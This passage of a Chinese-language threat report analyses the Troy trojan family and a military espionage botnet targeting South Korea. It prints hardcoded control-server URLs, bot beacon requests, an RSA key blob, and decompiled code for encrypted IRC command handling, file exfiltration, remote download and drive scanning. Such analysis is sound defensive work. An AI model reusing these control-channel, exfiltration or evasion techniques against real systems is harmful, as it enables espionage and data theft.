

图 11：从微软加密 API 库导入的某些函数

攻击者硬编码 bs.dll 中的控制域，并将其置于最终编译的木马代码中。每一代木马的每个变种都包含与控制服务器有关的不同的硬编码字符串。这表明，攻击者首先感染未来的 IRC 服务器站点，然后编译组件并将其传播到受感染的目标中。

```
.rdata:10028924 aSHttpWww_amba_ db 'S^http://www.amba.co.kr/upload/patch/patch2.gif',0
.rdata:10028924                                         ; DATA XREF: .data:off_1003209C↓o
.rdata:10028954 aSHttpBuyonshop db 'S^http://buyonshop.com/upload/page/login_ok.php',0
.rdata:10028954                                         ; DATA XREF: .data:10032098↓o
.rdata:10028984 aSHttpWww_funny db 'S^http://www.funnycable.com/sms/login_ok.php',0
.rdata:10028984                                         ; DATA XREF: .data:off_10032094↓o
```

图 12：bs.dll 中的硬编码地址

Bot 的昵称可以通过出站流量和写入 Windows 注册表的信息来确定。2010 年 6 月的一个变种使用的昵称是 BS^000C2918AB11，密码是 wodehaopeng。恶意软件加入 IRC 通道#god，并向可能的控制服务器发送一些私人信息以便接收命令。

PRIVMSG X^111112352643[1] :

A5TbaKuqCO641tirNl51rFLdNHeUhMbUiJ93sO5rip9X7AZG0Y8rlZVmItEEfDrmNL19OpJrv2khO5WbflTqxs7FVgz UNfdvtnjbObWeNNVPlF/yXPQIEDj/4YnidGDAq p7m8lFpnC2Pyz2+6OOooEUMqG6rKImyFQLM/V7K69E=

表 4：IRC bot 的昵称（按照变种）

变种	Bot 昵称
Http Dr0pper	YN^000E0C3CB868
HTTP Troy	B9^E02E29C4
TDrop	TE02E29C
NSTAR	H^E02E29C4
Tong	CO^000E0C2892FA
EagleXP	B3^000C2918AB11

HTTP Troy：2011 年

2011 年，攻击者创建了木马 HTTP Troy（根据其编译路径字符串命名）；这是 Troy 木马家族的第一个变种。到目前为止，我们只发现了 HTTP Troy 的一个样本。执行时，该恶意软件会启动一个残缺的 GUI（图形用户界面），允许受害者安装一个显示政治敏感图片的屏幕保护程序。我们不知道为什么开发者冒着木马可见的风险。屏幕保护程序组件（chonanship.scr）并不是恶意的，编译于 2010 年 12 月 12 日。它包含了与韩国军舰 Cheonan 沉没有关的图片。[4] HTTP Troy 编译于 2011 年 3 月 20 日，包含编译路径 Z:\source\1\HttpTroy\BsDll-up\Release\BsDll.pdb。正如所见，HTTP Troy 使用与 NSTAR、Chang 和 EagleXP 变种相同的 DLL。该路径包含于用来创建与攻击者控制服务器通信的隐蔽 IRC 通道的 DLL 组件中。这种远程访问木马的主要投放器文件伪装成 AhnLab 的智能更新程序。原始文件名是 SUpdate.exe。

执行后，远程访问木马与控制服务器 sujewha.com 连接。

```
GET /sms/login_ok.php?no=0&id=B9^000C29248180
[0]&sn=33479515&sc=3251da6732412ee1ec592bbb455d753f HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: sujewha.com

HTTP/1.1 200 OK
Server: Apache
Date: Mon, 20 May 2013 21:55:58 GMT
Content-Type: text/html
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/4.4.7p2
```

图 13：HTTP Troy 通过 IRC 与其控制服务器通信

HTTP Dr0pper：2012 年

我们发现了一个第二代的木马 HTTP Dr0pper，该木马基于 HTTP Troy 编译，其编译路径是 Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Win32\Release。该木马是在 2012 年从 HTTP Troy 目录编译的，表明它是原始 HTTP Troy 的更新版本。

从此时开始，所有变种都重复使用特定的 DLL。这个 DLL 在一些情况下被命名为 HTTPSecurityProvider.dll 并使用微软加密 API 来保护通信。我们可以通过文件映射函数来跟踪该 DLL 的使用。

```
.rdata:10032FA0 aSFFFFFFF198468 db 'S^FFFFFFF-198468CD-6937629023-EF90000000',0
.rdata:10032FA0                                         ; DATA XREF: sub_100014F0+2B↑o
.rdata:10032FA0                                         ; .text:10002B50↑o ...
```

图 14：Http Dr0pper 使用相同的文件映射函数和 DLL

我们可以确定另一个变种 Tong（基于其被编译的目录）也重新使用该 DLL，并且包含相同的函数。

```
.rdata:1001E290 aSFFFFFFF198468 db 'S^FFFFFFF-198468CD-6937629023-EF90000000',0
.rdata:1001E290                                         ; DATA XREF: sub_100014E0↑o
.rdata:1001E290                                         ; DllMain(x,x,x)+9↑o
```

图 15：Tong 使用相同的文件映射函数和 DLL

此外，一旦解码，编译于 2013 年的变种（如 Concealment Troy）也包含同样的函数。而且，Concealment Troy 的支撑 DLL 也重新使用了一些基础代码。

```
.rdata:10010A28 aRyanggm1gser49 db 'RYANGGM1GSER:<491MRPX:6=45415GQPMQ6456',0
.rdata:10010A28                                         ; DATA XREF: sub_10001000+1↑o
.rdata:10010A28                                         ; DllMain(x,x,x)+A↑o
```

图 16：Concealment Troy 使用相同的函数（如图所示的编码函数）

执行后，木马使用特定的参数（包括 IRC 昵称）与控制服务器建立连接。这种通信模式与 Troy 的其他变种是一致的。

```
GET /rgboard/data/mb_join.php?no=0&id=YN^000C29248180
[0]&sn=33461531&sc=2135fcf560684afe6ad83022f617eae4 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: qitaegyo.com
```

图 17：与控制服务器通信

Tong：2012 年

Tong 变种包含编译路径 E:\Tong\Work\Op\1Mission\Team_Project\[2012.6~]\HTTP Trojan 2.0\HttpDr0pper\Win32\Release。它还使用相同的方法通信。该木马被编译于 2012 年 8 月 28 日。

```
GET /bbs/login_ok.php?no=0&id=co^000C291F847E
[0]&sn=1002453&sc=4dec58f7ed73d372c3b8b7c27da65fab HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: delmundo.kr

HTTP/1.1 200 OK
Date: Tue, 21 May 2013 01:35:27 GMT
Server: Apache/1.3.42 (Unix) PHP/4.4.9 with Suhosin-Patch mod_throttle/3.1.2
X-Powered-By: PHP/4.4.9
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```

图 18：Tong 与其控制服务器通信

表 5：Tong 投放的组件

编译日期	编译路径
2012 年 7 月 4 日	Z:\1Mission\Team_Project\[2012.6~]\HTTP Troy\HttpDr0pper\Win32\Release\3HttpDropper.pdb
2012 年 7 月 7 日	Z:\1Mission\Team_Project\[2012.6~]\HTTPTroy\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb
2012 年 8 月 28 日	Z:\1Mission\Team_Project\[2012.6~]\HTTPTroy\HttpDr0pper\Win32\Release\HttpSecurityProvider.pdb
2012 年 8 月 29 日	Z:\1Mission\Team_Project\[2012.6~]\HTTPTroy\HttpDr0pper\Release\HttpSecurityProvider.pdb

TDROP：2013 年

TDROP 是 HTTP Troy 的第三代变种。TDROP 使用两个 DLL 文件（payload32.dll 和 payload64.dll）的其中之一，并根据操作系统将其中之一注入 svchost.exe。以前的版本使用 bs.dll，其中包含与 IRC 僵尸网络通信的代码。TDROP 拥有 HTTP Troy 所不具备的功能，能够在 64 位机器中运行，而且能够规避自动分析系统和模拟技术。

规避例程检查是否存在附加于父进程的调试器和追踪器。如果发现试图钩挂和监控 API 调用的仿真或沙箱系统，就会立即有效地终止父进程。



图 19：payload32.dll 的反调试功能

此外，TDROP 使用一个 DLL 在 Windows 7 非特权帐户下运行。该变种编译于 2013 年 1 月 15 日，包含编译路径 D:\Work\Op\Mission\TeamProject\[2012.11~12]\TDrop\Dropper32\Release\Dropper.pdb。主要的可执行文件（提取其他组件）通过路径 Z:\Work\v3zip\misc.c and Z:\Work\v3unzip.c 编译。这可能是一个将文件提取到桌面的压缩工具。

与 HTTP Dr0ppe 一样，TDROP 使用伪装的投放器组件 AhnlabUpdate.exe。唯一码几乎与 Http Dr0pper 所用的相同，只有最后两个字符不同。

```
.rdata:004ADAA4 ; char Name[]
.rdata:004ADAA4 Name            db 'FFFFFFF-198468CD-6937629023-EF90000012',0
.rdata:004ADAA4                                         ; DATA XREF: sub_401140+30↑o
```

图 20：TDROP 重新使用 http DrOpper 的代码

当主木马文件执行时，它会启动本身非恶意的 RunCmd.exe。之后，RunCmd.exe 根据相关 RunCmd.ini 文件中指定的文件名启动 AhnlabUpdate.exe。这些文件在目录 114719_507_AhnlabUpdateKit 中创建，该目录位于桌面上的一个临时目录中。很明显，攻击者了解目标环境使用的安全产品，试图使该恶意软件尽可能地伪装为合法程序。AhnlabUpdate 投放另一个可执行文件并加以运行，该文件是 RAT 有效载荷，能够与控制服务器建立连接。



图 21：TDROP 伪装为安全产品

Concealment Troy：2013 年

另一个第三代 Troy 家族木马是 Concealment Troy。该版本是从 3Rat 客户端的同一目录编译。Concealment Troy 的某些组件表明其源代码最初编写于 2010 年，后来被编译并用于此次攻击事件。在受害者系统中安装后门的 64 位组件包含一个有趣的编译路径，该路径于 2012 年 11 月 28 日首次创建。

C:\test\BD_Installer_2010\x64\Release\BD_Installer_2010.pdb

32 位版本于 2013 年 1 月 23 日编译，并包含以下编译路径：

Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\SetKey_WinlogOn_Shell_Modify\\BD_Installer\\Release\\BD_Installer.pdb

表 6：Concealment Troy 的编译时间线

Component	Compile Path	Compile Date (all 2013)
BDInstaller1	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\SetKey_WinlogOn_Shell_Modify\\BD_Installer\\Release\\BD_Installer.pdb	January 23
BackdoorEXE	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\Concealment_Troy(exe)\\Release\\Concealment_Troy.pdb	February 4
BackdoorDLL	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\Dll\\Concealment_Troy(Dll)\\Release\\Concealment_Troy.pdb	February 22
BDInstaller2	Z:\\Work\\Make Troy\\Concealment Troy\\Exe_Concealment_Troy(Winlogon_Shell)\\SetKey_WinlogOn_Shell_Modify\\BD_Installer\\Release\\BD_Installer.pdb	February 22
MainDropper2	None	February 22
MainDropper3	None	February 23

与之前的版本不同，Concealment Troy 不使用实时 IRC 控制（Concealment Troy 是一个典型的 HTTP 僵尸网络）。

```
GET /rgboard/rgboard/view_in.php?
no=0&id=000000000079D02EBC&sn=29488000&sc=4e47e1b4cb24a56b1e143fcecb6dab92 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: mupa.co.kr
```

图 22：Concealment Troy 不使用 IRC 实时控制，而是使用 HTTP 作为其主要的通道。

军事间谍恶意软件：2009-2013

迈克菲实验室发现了一个自 2009 年就开始运作的针对韩国的高级军事间谍网络。我们的分析表明，该网络与 Dark Seoul 事件有关联。此外，我们还确定了一个组织是自 2009 年 10 月以来一系列针对韩国的攻击活动的幕后黑手。攻击者设计了一个复杂的加密网络，旨在收集军事网络的情报。我们已经证实攻击者在 2009 年、2010 年、2011 年和 2013 年利用木马攻击军事网络。该网络利用 RSA 128 位加密的微软加密 API 来伪装受感染系统和控制服务器之间的所有通信。一旦恶意软件发现有趣的信息，就会加以提取并通过加密网络传输。特别有意思的是，在获取文件之前，攻击者利用自动侦察工具来确定内部系统包含哪些特定的军事信息。



图 23：加密的数据泄露网络

这些攻击会发生在 4 个阶段：

- 初始的“水坑攻击”，这将导致内部系统的漏洞利用（2009 年的案例，攻击者讲一个零日漏洞放置于军事社交网站）。之后的案例很可能利用鱼叉式网络钓鱼攻击，以便更快地获取正确的目标。
- 恶意软件在目标系统中自动执行侦察，以便寻找感兴趣的文档。恶意软件也可以获取密码、注册信息，以及有趣的文件目录列表。
- 根据发现的有趣文件的数量，攻击者可以从受感染系统请求目录下的内容。可以根据需要有选择地获取特定文件。
- 被窃取的文件通过 HTTP 加密通道发送到攻击者的服务器。

加密网络

攻击者的加密网络使用微软加密 API 库 1.0 版，以便加密 HTTP 和 IRC 的通信通道。加密使用 128 位的 RSA 密钥，使用的是以下代码。

```
if ( !CryptAcquireContextA(&hProv, 0, "Microsoft Base Cryptographic Provider v1.0", 1u, 0) )
{
  if ( GetLastError() != -2146893802 )
  {
    free(v7);
    return 0;
  }
  if ( !CryptAcquireContextA(&hProv, 0, "Microsoft Base Cryptographic Provider v1.0", 1u, 8u) )
  {
    free(v7);
    return 0;
  }
}
if ( !CryptImportKey(hProv, &Key, 0x94u, 0, 0, &hKey) )
{
  free(v7);
  if ( hProv )
    CryptReleaseContext(hProv, 0);
  return 0;
}
*(_DWORD *)v7 = 0;
v9 = 0;
v10 = v7;
if ( fOAEP )
{
  while ( 1 )
  {
    v11 = v9 + 117 >= v6 ? v6 - v9 : 117;
    pdwDataLen = v11;
    memcpy(v10, (char *)hCrypto + v9, v11);
    v9 += pdwDataLen;
    if ( !CryptEncrypt(hKey, 0, 0, 0, (BYTE *)v10, (DWORD *)&pdwDataLen, 0x80u) )
      break;
    v10 = (char *)v10 + pdwDataLen;
    if ( v9 >= fOAEP )
    {
      v7 = v15;
      goto LABEL_12;
    }
```

图 24：调用加密 API 库的函数

```
00000000 06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00 01 00 ........RSA1......
00000012 01 00 35 DD 6B A2 9E A7 A1 04 71 F1 34 7B E6 DE 74 59 ..5.k.....q.4{..tY
00000024 A5 BD 08 33 DF 42 11 11 5C A2 C2 8D 7E FE 56 55 E7 FD ...3.B..\...~.VU..
00000036 56 4C 0B C6 AC EA 1D 04 CB 27 42 40 D7 14 AD 1C ED 29 VL.......'B@.....)
00000048 3F C9 BA 54 EE 1B F4 03 82 E6 77 5E A9 5E EB 69 C3 33 ?..T......w^.^.i.3
0000005a 48 60 3E 7D 30 4E 81 49 8F E1 A5 71 6C 98 03 D8 96 21 H`>}0N.I...ql....!
0000006c B8 7F AD 18 ED 23 98 35 27 15 A8 47 1F F0 82 93 AD 5D .....#.5'..G.....]
0000007e F0 39 C7 6F 45 5A BC BE D9 DF 1F 43 EE 3D 35 A9 CF 01 .9.oEZ.....C.=5...
00000090 EA E5 DB E2                                           ....
```

图 25：用于伪装通信的 RSA 加密密钥

该网络将 HTTP 和 IRC 作为辅助通道进行实时操作。IRC 网络基于开源库 libircclient[5]，任何通过该 IRC 通道发送的内容都用 API 加密。

```
if ( *v23 == '#' )
  sprintf((char *)&dword_1002AEF8, "%s", v23);
else
  sprintf((char *)&dword_1002AEF8, "#%s", v23);
if ( irc_connect(v8, &server, port[0], server_password, (const char *)&Data, 0, 0) )
{
  irc_destroy_session(v8);
  Sleep(120000u);
  ++v34;
  v1 = 0;
}
else
{
  irc_run(v8);
  irc_destroy_session(v8);
  ++v34;
  v1 = 0;
}
```

图 26：建立一个 IRC 通道会话

以下命令由 IRC 支持，以便实时控制受感染的系统。这个功能使得攻击者能够按需发送和接收文件并执行远程命令。客户端和服务器之间发送的消息采用 base64 编码，然后用 API 加密；因此消息必须被解码和解密之后才可见。这种高度复杂的方法为安全的加密通道（不是 SSL）提供了很大的灵活性。

- 获取 bot 版本和正常运行时间
- 获取目录中的文件清单（所有驱动器或特定路径的文件）
- 在一定时间内停止活动
- 下载文件
- 发送本地文件到服务器
- 执行 shell 命令
- 连接到 IRC 服务器
- 更改昵称（IRC）
- 加入通道（IRC）
- 断开 IRC 连接
- 从系统中删除 bot

```
case 1007:
  v6 = a3;
  v11 = (const char *)SomeTock(v5);
  v9 = SetWakeUpDate(v11, a2, a3, a4, 0);
  break;
case 1009:
  v6 = a3;
  v7 = DiconnectIRC((void *)a3);
  goto LABEL_19;
case 1008:
  v6 = a3;
  v12 = (const char *)SomeTock(v5);
  v9 = DownloadFile(v12, a2, a3, a4, 0);
  break;
case 1010:
  v6 = a3;
  v13 = CreateRomveFromSystemFlag();
  v7 = DiconnectIRC((void *)a3) | v13;
  goto LABEL_19;
case 1003:
  v14 = SomeTock(v5);
  CreateIRCThread(v16, v15, a4, v14);
  return result;
case 1006:
  v6 = a3;
  v9 = IRCDisconnect((void *)a3);
  break;
case 1004:
  v6 = a3;
  v17 = (const char *)SomeTock(v5);
  v9 = ChangeNickName(v17, a2, a3, a4);
  break;
case 1005:
  v6 = a3;
  v18 = (const char *)SomeTock(v5);
  v7 = IRCJoinChannel(v18, a2, a3, a4);
  goto LABEL_19;
case 1002:
  v6 = a3;
  v19 = (const char *)SomeTock(v5);
  v9 = SetRegValue(v19);
  break;
case 1015:
  v6 = a3;
  v20 = (char *)SomeTock(v5);
  v9 = SendFilesToServer(v20, a2, a3, a4, 0);
```

图 27：IRC 命令的函数

HTTP 部分被设计来获取 IRC 僵尸网络使用的配置数据，并将窃取的文件发送给控制服务器。

```
sprintf(&v41, "%s?image=1&no=0&num=%s&id=%s&date=%s", a1, &byte_10034630, v45, &v43);
dword_10037F88(&v41);
sub_100033A0(&v46);
if ( DownloadFile(&v41, &v46) == 1 )
```

图 28：HTTP GET 命令以及参数

图 29：HTTP GET 命令（续）

```
v5 = sub_100089C0((int)"4C16011AB487B91B"); // POST
v6 = HttpOpenRequestA(v4, v5, v27, 0, 0, 0, 71827520, 0);
if ( !v6 )
{
  InternetCloseHandle(v24);
ABEL_5:
  InternetCloseHandle(v3);
  return 0;
}
v7 = &v29;
do
  v8 = *v7++;
while ( v8 );
v9 = v7 - (char *)&v30;
v10 = &v31;
do
{
  v11 = *(_BYTE *)v10;
  v10 = (int *)((char *)v10 + 1);
}
while ( v11 );
if ( !dword_10037F80(v6, &v31, (char *)v10 - ((char *)&v31 + 1), &v30, v9 - 1)
  || (v25 = 4096, !dword_10037F78(v6, 19, v26, &v25, 0))
  || strcmp(v26, sub_100089C0((int)"EE9A277B5116AA3E")) ) // 200
{
  InternetCloseHandle(v6);
  InternetCloseHandle(v24);
  InternetCloseHandle(v23);
  return 0;
}
v12 = fopen(v22, "wb");
while ( InternetReadFile(v6, v26, 4096, &v25) )
{
  if ( !v25 )
    break;
  fwrite(v26, 1u, v25, v12);
}
fclose(v12);
InternetCloseHandle(v6);
InternetCloseHandle(v24);
InternetCloseHandle(v23);
```

图 30：HTTP Get 命令（续）

加密网络扫描受感染的系统，并将包含有趣文件的系统进行分类。恶意软件不会提取每个通过驱动扫描发现的匹配文件；而是按照被感染系统包含的内容分配唯一的签名。攻击者不太可能从不那么有趣的系统中提取文件。目录内容被上传到攻击者的服务器，使得攻击者能够按照意愿获取文件，并保持较低的网络流量。

数据泄露

僵尸网络的主要目的是窃取机密信息，而且是通过磁盘扫描实现的。

磁盘扫描定位目标系统中的机密信息，并使得攻击者大致了解这些军事网络包含什么信息。恶意软件搜索根磁盘、计数有趣文件的数量，并确定系统对攻击者的重要性。搜索标准主要是文件标题中的特定文件扩展名和关键字。关键字是军事专用的，有些指的是韩国的特定军队和军事项目。此函数只能确定系统中包含的有趣文件的数量；而另一个函数则负责提取匹配这些搜索标准的文件的列表。

```
char __cdecl sub_10009930(char *NumOfInterestingFiles)
{
  const CHAR v1; // bl@1
  UINT v2; // eax@2
  const CHAR RootPathName[4]; // [sp+0h] [bp-4h]@1

  v1 = 98;
  strcpy((char *)RootPathName, "c:\\");
  dword_10032600 = 70;
  dword_100325FC = 34;
  dword_100325F8 = 17;
  dword_100325F4 = 14;
  do
  {
    ++v1;
    RootPathName[0] = v1;                       // c:\ -> d:\ -> e:\ -> f:\
    v2 = GetDriveTypeA(RootPathName);
    if ( v2 >= 2 && v2 <= 3 )
      LOBYTE(v2) = ListFiles((int)RootPathName, 0, NumOfInterestingFiles);
  }
  while ( v1 < 'z' );
  return v2;
}
```

图 31：磁盘扫描函数

除了搜索英语关键字，该函数还搜索代表军事术语的韩语 ASCII 字符。大多数涉及韩国军事行动的关键字都是英文的，还有一组缩写。

